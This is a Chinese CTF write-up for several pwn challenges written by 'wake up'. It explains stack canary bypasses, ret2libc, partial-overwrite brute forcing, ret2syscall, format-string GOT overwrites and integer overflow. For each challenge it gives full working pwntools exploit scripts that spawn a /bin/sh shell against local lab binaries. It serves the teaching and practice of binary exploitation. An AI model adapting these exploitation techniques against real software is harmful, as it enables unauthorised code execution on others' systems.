
题目描述：超级简单的栈溢出。

出题人：wake up

无hint

解题思路：

此题保护情况如下



放进IDA观察伪代码

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  void *buf; // [rsp+8h] [rbp-28h] BYREF
  char v5[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v6; // [rsp+28h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  buf = 0LL;
  init_func(argc, argv, envp);
  puts("Welcome to 2024 Geek pwn channel!");
  printf("give this gift:");
  printf((const char *)__readfsqword(0));
  printf("\nplease input *ptr:");
  read(0, &buf, 8uLL);
  if ( (__int64)((_QWORD)buf << 60) >> 60 == -8 || !((__int64)((_QWORD)buf << 60) >> 60) )
  {
    printf("A???");
    exit(0);
  }
  printf("change *address:");
  read(0, buf, 7uLL);
  printf("buf:");
  read(0, v5, 0x70uLL);
  return 7;
}
```

可以看到，题目一开始泄露了fs寄存器的地址，同时后面给出了7个字节的任意地址写（但限制了地址不能是0x0和0x8），因此可以更改tls存放canary的值，从而实现canary的绕过。

后续打ret2libc即可。

exp：

```
from pwn import *
from LibcSearcher import *
from ctypes import *

context(log_level='debug',arch='amd64',os='linux')

filename = './pwn'
#io = process(filename)
io = remote("127.0.0.1",56666)
elf = ELF(filename)
libc = elf.libc
```

```python
def debug():
    #gdb.attach(io,"b *$rebase(0x14e8)")
    gdb.attach(io)
    #gdb.attach(io,"b *0x40128f")


ret = 0x00000000004011be# ret;
rdi = 0x000000000040123f# pop rdi; pop rcx; ret;
printf_plt = elf.plt['printf']
read_got = elf.got['read']

#debug()
io.recvuntil(b'gift:')
fsbase = u64(io.recv(6).ljust(0x8,b'\x00'))
print("fsbase:" + hex(fsbase))

canary_addr = fsbase + 0x28

# 写入存放canary的地址，+1需要绕过检测
io.sendafter("please input *ptr:",p64(canary_addr+1))

# 将canary的值更改为0x6766656463626100
io.sendafter("change *address:",b'abcdefg')

payload =
flat([cyclic(0x18),b'\x00abcdefg',0x403f00,rdi,read_got,0,ret,0x401346])

io.sendafter("buf:",payload)

read_addr = u64(io.recv(6).ljust(8,b'\x00'))
libc_base = read_addr - libc.sym['read']
system_addr = libc_base + libc.sym['system']
bin_sh_addr = libc_base + next(libc.search(b'/bin/sh\x00'))

# ------------------------------------------------------------
# 通过前面泄露的libc，已经更改的canary值，执行system("/bin/sh\x00")
payload = flat([cyclic(0x18),b'\x00abcdefg',0,rdi,bin_sh_addr,ret,system_addr])
io.send(payload)

io.interactive()
```

FindG????t

题目描述：菲菲菲菲常简单的踢踢踢踢踢目12138，赶赶赶赶赶赶赶赶紧来challlllllllennnnge一下。(题目灵感来自**2024 BaseCTF week 3 PIE**)


出题人：wake up

解题思路：

放进ida，观察函数逻辑

```
IDA View-A | Pseudocode-A | Hex View-1 | Struc
1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3    char buf[64]; // [rsp+0h] [rbp-40h] BYREF
4
5    puts("> ");
6    read(0, buf, 0x30uLL);
7    puts("index:");
8    __isoc99_scanf("%d", &index);
9    read(0, &buf[index], 1uLL);
10   puts("index2:");
11   __isoc99_scanf("%d", &index);
12   return index;
13 }
```

可以发现存在任意地址写1字节。再观察汇编代码。



发现此处的汇编代码并没有被ida给识别，所以从伪代码中看不到这块逻辑。

仔细阅读汇编代码，发现这是一个分支语句，当index的值不等于0x10时，会进入xor的分支，而该分支刚好满足execve("/bin/sh",0,0)调用的条件，加上main函数的返回值由index来决定，因此只需要找到syscall指令即可。

结合题目给出的一字节任意写，我们尝试从libc_start_main函数探测是否有syscall指令，发现存在syscall指令，且刚好在0xff的范围内。

```
pwndbg> x/20i 0x7ffff7db6d90
   0x7ffff7db6d90 <__libc_start_call_main+128>: mov    edi,eax
   0x7ffff7db6d92 <__libc_start_call_main+130>: call   0x7ffff7dd25f0 <__GI_exit>
   0x7ffff7db6d97 <__libc_start_call_main+135>: call   0x7ffff7e1e670 <__GI___nptl_deallocate_tsd>
   0x7ffff7db6d9c <__libc_start_call_main+140>: lock dec DWORD PTR [rip+0x1ef505]        # 0x7ffff7fa62a8 <__nptl_nthreads>
   0x7ffff7db6da3 <__libc_start_call_main+147>: sete   al
   0x7ffff7db6da6 <__libc_start_call_main+150>: test   al,al
   0x7ffff7db6da8 <__libc_start_call_main+152>: jne    0x7ffff7db6db8 <__libc_start_call_main+168>
   0x7ffff7db6daa <__libc_start_call_main+154>: mov    edx,0x3c
   0x7ffff7db6daf <__libc_start_call_main+159>: nop
   0x7ffff7db6db0 <__libc_start_call_main+160>: xor    edi,edi
   0x7ffff7db6db2 <__libc_start_call_main+162>: mov    eax,edx
   0x7ffff7db6db4 <__libc_start_call_main+164>: syscall
   0x7ffff7db6db6 <__libc_start_call_main+166>: jmp    0x7ffff7db6db0 <__libc_start_call_main+160>
   0x7ffff7db6db8 <__libc_start_call_main+168>: xor    edi,edi
   0x7ffff7db6dba <__libc_start_call_main+170>: jmp    0x7ffff7db6d92 <__libc_start_call_main+130>
   0x7ffff7db6dbc:      nop    DWORD PTR [rax+0x0]
   0x7ffff7db6dc0 <__libc_start_main_impl>:     endbr64
   0x7ffff7db6dc4 <__libc_start_main_impl+4>:   push   r15
   0x7ffff7db6dc6 <__libc_start_main_impl+6>:   mov    r15,rcx
   0x7ffff7db6dc9 <__libc_start_main_impl+9>:   push   r14
```

因此该题只需要将main函数的返回地址的低1字节，更改为有syscall的gadget即可。

但由于该题目并未给出libc文件，因此需要进行爆破，爆破的成功率为1/256。

exp:

```
from pwn import *
from LibcSearcher import *

context(log_level='debug',arch='amd64',os='linux')

filename = './pwn'

#io = remote("192.168.56.1",44440)
elf = ELF(filename)
libc = elf.libc

def debug(to_io):
    gdb.attach(to_io)
#debug(io)

index = 255
while index:
    io = process(filename)
    io.sendafter("> \n",b'/bin/sh\x00')
    io.sendlineafter("index:\n","72")
    #pause()
    sleep(0.85) # 根据自己的网络延迟来调整
    io.send(p8(index))  # 这个数值不同的libc都有偏差，需要自己查找
    #index -= 1
    try:
        io.sendlineafter("index2:\n",str(0x3b))
        io.recv(timeout=1.5)    # 等待1.5秒未接收EOF，默认认为获得shell
    except EOFError:
        io.close()
        index -= 1
        continue
    io.interactive()    # 可能会存在假的shell获取，需要继续爆破，所以下面没有写break跳出循环
    index -= 1
```

over_flow??

题目描述：stack overflow？？

出题人: wake0p

hint: 看看还有其他溢出吗？？

思路很简单，就是一字节data段溢出，通过审汇编发现or_file函数的open系统调用号保存再data段的，恰好filename存在一字节溢出能够修改系统调用号，从而通过filename 控制rdi为 `/bin/sh` ，去执行 `execve("/bin/sh",0,0)`

```
from pwn import*
from LibcSearcher import*
from ctypes import*
```

```
elf = ELF('./try')
libc = elf.libc
local = 1
if local:
    r = process('./try')
else:
    node = ''
    num = 0
    r = remote(node,num)

def ret2csu(pop_addr,mov_adr,fun_addr,rdi,rsi,rdx):
    p = p64(pop_addr)
    p += p64(0) + p64(1) + p64(fun_addr) +p64(rdi) +p64(rsi) +p64(rdx)
+p64(mov_adr)
    p += b'a'*56
    return p

ARROW = ' ============================================> '
s       = lambda data               :r.send(data)
sa      = lambda delim,data         :r.sendafter(delim, data)
sl      = lambda data               :r.sendline(data)
sla     = lambda delim,data         :r.sendlineafter(delim, data)
rv      = lambda num                :r.recv(num)
rl      = lambda                    :r.recvline()
ru      = lambda delims             :r.recvuntil(delims)
info    = lambda tag, addr          :log.info(tag + " -> " + hex(addr))
ia  = lambda                    :r.interactive()
li      = lambda tag, x             :print("\x1b[1;38;5;214m" + tag + ARROW +
"\x1b[0m" + '\x1b[01;38;5;214m' + x + '\x1b[0m')
ll      = lambda x                  :print('\x1b[01;38;5;1m' + x + '\x1b[0m')
gb      = lambda addr               :gdb.attach(r,'b *' + str(addr))

context(os='linux', arch='amd64', log_level='debug')
context.terminal = ['tmux', 'sp', '-h']

def gb(addr,addr2 = "",addr3 = ""):
    if addr2 != "" and addr3 != "":
        gdb.attach(r,'b *$rebase(' + str(addr) + ')\n' + 'b *$rebase(' +
str(addr2) + ')\n' + 'b *$rebase(' + str(addr3) + ')\n')
    elif addr3 == "":
        gdb.attach(r,'b *$rebase(' + str(addr) + ')\n' + 'b *$rebase(' +
str(addr2) + ')\n')
    else:
        gdb.attach(r,'b *$rebase(' + str(addr) + ')\n')
def g(addr,addr2 = "",addr3 = ""):
    if addr2 !="" and addr3 != "":
        gdb.attach(r,'b * ' + str(addr) + '\n' + 'b * ' + str(addr2) + '\n' + 'b
* ' + str(addr3))
    elif addr3 == "":
        gdb.attach(r,'b * ' + str(addr) + '\n' + 'b * ' + str(addr2) + '\n')
    elif addr2 == "":
         gdb.attach(r,'b * ' + str(addr) + '\n')
    pause()
def get_addr(arch):
    if arch == 64:
```

```
        return u64(r.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
    else:
        return u32(r.recvuntil(b'\xf7'))

def leaklibc(way,func_adr,name,libc):
    if way == 'LibcSearcher':
        libc = LibcSearcher('name',func_adr)
        libc_base = func_adr - libc.dump(name)
        system_adr = libc_base + libc.dump('system')
        bin_sh = libc_base + libc.dump('str_bin_sh')
    else:
        libc_base = func_adr - libc.sym[name]
        system_adr = libc_base + libc.sym['system']
        bin_sh = libc_base + next(libc.search(b'/bin/sh'))

    return libc_base , system_adr ,bin_sh
def heaplibc(libc_base,libc):
    system_adr = libc_base + libc.sym['system']
    bin_sh = libc_base + next(libc.search(b'/bin/sh'))
    free_hook = libc_base + libc.sym['__free_hook']
    malloc_hook = libc_base + libc.sym['__malloc_hook']
    return system_adr,bin_sh,free_hook,malloc_hook

sla(b">>\n",str(2).encode())
sla(b">>\n",b'/bin/sh\x00\x3B')

r.interactive()
```

学校的烂电梯plus

描述：无溢出的栈题，该怎么打呢?

hint1：如果你对pwn题熟悉的话，会发现哪里多了点东西?

hint2：read函数是一个底层函数，可以搜搜read在pwn中怎么利用?

出题人：**wake up**

题目保护：

```
❯ checksec --file=./pwn
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
ols             FORTIFY Fortified     Fortifiable     FILE
Full RELRO      Canary found      NX enabled    No PIE          No RPATH   No RUNPATH
ymbols    No    0                 2             ./pwn
```

分析程序：

take_elevator函数存在一段汇编指令，可以观察作者利用内联汇编的方式插入代码中，无法通过“F5”识别。

该汇编的作用是用于调整rsp的位置。

```
mov     rdi, rax
mov     eax, 0
call    ___isoc99_scanf
mov     eax, [rbp+var_3C]
shl     eax, 3
cdqe
mov     cs:data, rax
sub     rsp, 404050h
lea     rax, s          ; "oh , the elevator maybe broken"
mov     rdi, rax        ; s
call    _puts
lea     rax, aButYouCanCallP ; "but you can  call phone to rescue you"
mov     rdi, rax        ; s
call     puts
```

通过动态调试观察，全局变量data的类型为long long int，**因此输入负数时，可以增加rsp的地址值。**

观察take_elevator伪代码，最后存在0x28字节的输入，但不存在溢出，且无法覆盖canary的值。

```
unsigned __int64 take_elevator()
{
  int v1; // [rsp+4h] [rbp-3Ch] BYREF
  double v2; // [rsp+8h] [rbp-38h] BYREF
  char buf[40]; // [rsp+10h] [rbp-30h] BYREF
  unsigned __int64 v4; // [rsp+38h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  printf("how many floors do you want to go?");
  __isoc99_scanf("%d", &v1);
  data = 8 * v1;
  puts("oh , the elevator maybe broken");
  puts("but you can  call phone to rescue you");
  ask_phone(&v2);
  printf("you call the number is %lf", v2);
  puts("you have be saved, please send a message to thanks for the man!!");
  read(0, buf, 0x28uLL);
  return v4 - __readfsqword(0x28u);
}
```

ask_phone函数用来读取浮点数，存储在take_elevator函数的v2变量中，但此处不考察该函数的利用方式（期待非预期解哈哈哈哈）

```
1 __int64 __fastcall ask_phone(__int64 a1)
2 {
3   printf("which one you want to call?");
4   __isoc99_scanf("%lf", a1);
5   return readuntil(10LL);
6 }
```

解题思路：

通过动态调试缩短rsp与rbp的值，实现覆盖read函数的返回地址（read函数是无canary保护的），然后打ret2libc即可。

exp:

```
from pwn import *
from LibcSearcher import *

context(log_level='debug',arch='amd64',os='linux')
```

```
filename = './pwn'
io = process(filename)
#io = remote("192.168.56.1",44440)
elf = ELF(filename)
libc = elf.libc

def debug(to_io):
    #gdb.attach(to_io)
    gdb.attach(to_io,"b*0x4013cb")

ret = 0x000000000040101a# ret;
rdi = 0x000000000040127f# pop rdi; ret;
puts_got = elf.got['puts']
puts = elf.plt['puts']

debug(io)
# 调整rsp的位置，增加0x20
io.sendlineafter("floors do you want to go?",str(-4))
io.sendlineafter("want to call?",str(0))
# 利用覆盖read函数的返回地址进行ret2libc,并再次调用利用函数
payload = flat([cyclic(0x8),rdi,puts_got,puts,0x401303])
io.sendafter("for the man!!\n",payload)

# 接收libc地址，计算bin_sh和system地址
puts_addr = u64(io.recv(6).ljust(8,b'\x00'))
libc_base = puts_addr - libc.sym['puts']
print("libc_base:" + hex(libc_base))
bin_sh_addr = libc_base + next(libc.search(b'/bin/sh\x00'))
system_addr = libc_base + libc.sym['system']

# 调整rsp位置，增加0x20，调用system即可。
#pause()
io.sendlineafter("floors do you want to go?",str(-4))
io.sendlineafter("want to call?",str(0))
payload = flat([cyclic(0x8),rdi,bin_sh_addr,ret,system_addr])
io.sendafter("for the man!!",payload)

io.interactive()
```

学校的烂电梯pro

题目描述: where is the canary

出题人: wake0p

hint1: 咦，number怎么没有初始化呢?

hint2: scanf一定会成功吗？？

题目存在一个超大栈溢出，开启了canary保护，这道题的考点就是泄露canary

由于number并没有初始化，并且是通过scanf("%lx")进行读取的，因此存在读取失败的情况，此时number就是栈上的残留数据，通过合理的将栈向上抬高，使得number位于栈的位置，正好存放的是canary，然后通过broken()里面的`printf`就能够将canary泄露出来，不过这里泄露出来是double类型的浮点数，需要进行转换一下。

泄露完canary就很简单了，无脑溢出泄露libc就可以了。

> 你要问我栈上canay哪里来的？这也是考察点，其实在调用printf这类封装库函数，调用内部函数时也会像栈上放入canary。通过层层函数内部函数调用，栈低地址自然就能够存放一些残留canary

```
from pwn import*
from LibcSearcher import*
from ctypes import*
elf = ELF('./pwn')
libc = elf.libc
local = 1
if local:
    r = process('./pwn')
else:
    node = ''
    num = 0
    r = remote(node,num)

def ret2csu(pop_addr,mov_adr,fun_addr,rdi,rsi,rdx):
    p = p64(pop_addr)
    p += p64(0) + p64(1) + p64(fun_addr) +p64(rdi) +p64(rsi) +p64(rdx)
+p64(mov_adr)
    p += b'a'*56
    return p

ARROW = ' ============================================> '
s       = lambda data               :r.send(data)
sa      = lambda delim,data         :r.sendafter(delim, data)
sl      = lambda data               :r.sendline(data)
sla     = lambda delim,data         :r.sendlineafter(delim, data)
rv      = lambda num                :r.recv(num)
rl      = lambda                    :r.recvline()
ru      = lambda delims             :r.recvuntil(delims)
info    = lambda tag, addr          :log.info(tag + " -> " + hex(addr))
ia  = lambda                    :r.interactive()
li      = lambda tag, x             :print("\x1b[1;38;5;214m" + tag + ARROW +
"\x1b[0m" + '\x1b[01;38;5;214m' + x + '\x1b[0m')
ll      = lambda x                  :print('\x1b[01;38;5;1m' + x + '\x1b[0m')
gb      = lambda addr               :gdb.attach(r,'b *' + str(addr))

context(os='linux', arch='amd64', log_level='debug')
context.terminal = ['tmux', 'sp', '-h']

def gb(addr,addr2 = "",addr3 = ""):
    if addr2 != "" and addr3 != "":
        gdb.attach(r,'b *$rebase(' + str(addr) + ')\n' + 'b *$rebase(' +
str(addr2) + ')\n' + 'b *$rebase(' + str(addr3) + ')\n')
    elif addr3 == "":
        gdb.attach(r,'b *$rebase(' + str(addr) + ')\n' + 'b *$rebase(' +
str(addr2) + ')\n')
    else:
        gdb.attach(r,'b *$rebase(' + str(addr) + ')\n')
def g(addr,addr2 = "",addr3 = ""):
    if addr2 !="" and addr3 != "":
```

```
        gdb.attach(r,'b * ' + str(addr) + '\n' + 'b * ' + str(addr2) + '\n' + 'b
* ' + str(addr3))
    elif addr3 == "":
        gdb.attach(r,'b * ' + str(addr) + '\n' + 'b * ' + str(addr2) + '\n')
    elif addr2 == "":
         gdb.attach(r,'b * ' + str(addr) + '\n')
    pause()
def get_addr(arch):
    if arch == 64:
        return u64(r.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
    else:
        return u32(r.recvuntil(b'\xf7'))

def leaklibc(way,func_adr,name,libc):
    if way == 'LibcSearcher':
        libc = LibcSearcher('name',func_adr)
        libc_base = func_adr - libc.dump(name)
        system_adr = libc_base + libc.dump('system')
        bin_sh = libc_base + libc.dump('str_bin_sh')
    else:
        libc_base = func_adr - libc.sym[name]
        system_adr = libc_base + libc.sym['system']
        bin_sh = libc_base + next(libc.search(b'/bin/sh'))

    return libc_base , system_adr ,bin_sh
def heaplibc(libc_base,libc):
    system_adr = libc_base + libc.sym['system']
    bin_sh = libc_base + next(libc.search(b'/bin/sh'))
    free_hook = libc_base + libc.sym['__free_hook']
    malloc_hook = libc_base + libc.sym['__malloc_hook']
    return system_adr,bin_sh,free_hook,malloc_hook

while 1:
    r = process('./pwn')
    sla(b"how many floors do you want to go?",str(28))
    sla(b"which one you want to call?",b"c")

    reg = re.search(b"you call the number is (\-*\d+\.\d+)",ru(b"\n"))
    ca = reg.group(1)
    ca = float(ca)
    print(ca)
    canary = struct.pack('<d', ca)
    canary = u64(canary)

    if canary == 0x0 or canary == 0x8000000000000000 :
        continue
    else:
        li("canary",hex(canary))
        break

#g(0x401317)
puts_got = elf.got.puts
puts_plt = elf.plt.puts
pop_rdi = 0x004014c3
```

```
p = b'a'*0x28 + p64(canary) + p64(0) + p64(pop_rdi) + p64(puts_got) +
p64(puts_plt) + p64(0x401292)

sla(b"\n",p)
libc_base = get_addr(64) - libc.sym['puts']
bin_sh = libc_base + next(libc.search(b'/bin/sh'))
system_adr = libc_base + libc.sym['system']
ret =0x004014e4
li("libc_base",hex(libc_base))
sla(b"which one you want to call?",b"c")
ru("\n")

p = b'a'*0x28 + p64(canary) + p64(0) + p64(ret)+p64(pop_rdi) + p64(bin_sh) +
p64(system_adr)
sla("\n",p)

r.interactive()
```

买黑吗喽了吗

知识点：

- ret2syscall
- 篡改格式化字符串

逻辑梳理：

1. Shop函数买东西
2. View函数检测字符串是否被更改并且能够更改字符串
3. Write（feedback）函数，栈溢出

漏洞点：

Balace不足以购买所有物品，且是无符号型，全买完后数据会填满8个字节。

printf（“%s”，&Balace）泄漏gitf即可拿程序基地址，配合栈溢出打ret2syscall。

EXP:

```
from pwn import *

#context(os = 'linux', arch = 'amd64', log_level = 'debug')
context(os = 'linux', arch = 'amd64', log_level = 'debug')
#context.terminal = ['tmux', 'splitw', '-h']

elf = './syscall'
p = process(elf)
# gdb.attach(p,'b *$rebase()\n')
gdb.attach(p,'b *view')
#p = remot()

#-------------------------------------------------------------------------------
---------
rv = lambda x            : p.recv(x)
rl = lambda a=False      : p.recvline(a)
ru = lambda a,b=True     : p.recvuntil(a,b)
rn = lambda x            : p.recvn(x)
```

```
sd = lambda x            : p.send(x)
sl = lambda x            : p.sendline(x)
sa = lambda a,b          : p.sendafter(a,b)
sla = lambda a,b         : p.sendlineafter(a,b)
#u32 = lambda             : u32(p.recv(4).ljust(4,b'\x00'))
#u64 = lambda             : u64(p.recv(6).ljust(8,b'\x00'))
inter = lambda           : p.interactive()
debug = lambda text=None : gdb.attach(p, text)
lg = lambda s,addr       : log.info('\033[1;31;40m %s --> 0x%x \033[0m' %
(s,addr))
#-------------------------------------------------------------------------
---------

def menu(num):
    sla('your choice',str(num).encode())

def buy(id):
    menu(1)
    sla('your choice',str(id).encode())

def show(is_s):
    menu(2)
    if is_s > 0 :
        sd(b'%s')

def feedback(payload):
    menu(3)
    sa("feedback",payload)

for i in range(8):
    buy(1)
buy(2)
show(1)
ru('0x\xf0\xff\xff\xff\xff\xff\xff\xff')
base_addr = u64(rv(6)+b'\x00\x00')-(0x5562fb24a1c9 - 0x5562fb249000)
print('base_addr ->',hex(base_addr))

syscall = 0x00000000000011EE + base_addr
rdi = 0x00000000000011f1 + base_addr
rsi = 0x00000000000011f3 + base_addr
rdx = 0x00000000000011f5 + base_addr
rax = 0x00000000000011f7 + base_addr
bss = 0x000000000004090 + base_addr

rop  =
p64(rax)+p64(0)+p64(rdi)+p64(0)+p64(rsi)+p64(bss)+p64(rdx)+p64(0x8)+p64(syscall)
rop +=
p64(rax)+p64(0x3b)+p64(rdi)+p64(bss)+p64(rsi)+p64(0)+p64(rdx)+p64(0)+p64(syscall
)
payload = b'a'*0x58 + rop

feedback(payload.ljust(0x100,b'\x00'))
sd("/bin/sh\x00")

inter()
```

真能走到后门吗

知识点：

- ret2text+fmt
- got表复写

漏洞扫视：

- vuln函数存在fmt漏洞
- read_str函数有溢出一字节

解题思路：

1. fmt拿到canary
2. read_str本身溢出了九字节（rbp+一字节返回地址）
3. main函数可以往栈上写8字节，写入write的got表地址
4. 由于vuln结尾rdi设置为buf+0x28,利用改写的返回地址为pintf，构造fmt漏洞，本次fmt就可往got表写入后门函数的地址

EXP:

```
from pwn import *

#context(os = 'linux', arch = 'amd64', log_level = 'debug')
context(os = 'linux', arch = 'amd64', log_level = 'debug')
#context.terminal = ['tmux', 'splitw', '-h']

elf = './fmt'
p = process(elf)
#gdb.attach(p,'b *$rebase()\n')
gdb.attach(p,'b *main')
#p = remot()

#-------------------------------------------------------------------------------
---------
rv = lambda x            : p.recv(x)
rl = lambda a=False      : p.recvline(a)
ru = lambda a,b=True     : p.recvuntil(a,b)
rn = lambda x            : p.recvn(x)
sd = lambda x            : p.send(x)
sl = lambda x            : p.sendline(x)
sa = lambda a,b          : p.sendafter(a,b)
sla = lambda a,b         : p.sendlineafter(a,b)
#u32 = lambda             : u32(p.recv(4).ljust(4,b'\x00'))
#u64 = lambda             : u64(p.recv(6).ljust(8,b'\x00'))
inter = lambda           : p.interactive()
debug = lambda text=None : gdb.attach(p, text)
lg = lambda s,addr       : log.info('\033[1;31;40m %s --> 0x%x \033[0m' %
(s,addr))
#-------------------------------------------------------------------------------
---------

sa('ID:\n',p64(0x0000000000404028))

pl = b'--%13$p--%14$p-'
```

```
sa('name?\n',pl.ljust(0x10,b'\x00'))

ru('--')
canary = int(ru('--'),16)
rbp = int(ru('-'),16)
print('canary ->',hex(canary))
print('rbp ->',hex(rbp))

payload = 'a'*0x28+'%{}c%6$hn'.format(0x1381)
sa('to say?\n',payload.ljust(0x38,'\x00'))
sd(p64(canary)+p64(rbp)+b'\xff')

inter()
```

我的空调呢

知识点

- 整数溢出+复写got表


保护:

```
➜  meimeng checksec int
[*] '/home/meimeng/int'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```


Partial RELRO,部分RELRO保护，二进制文件在运行的时候会进行延迟绑定。意味着got表可更改。

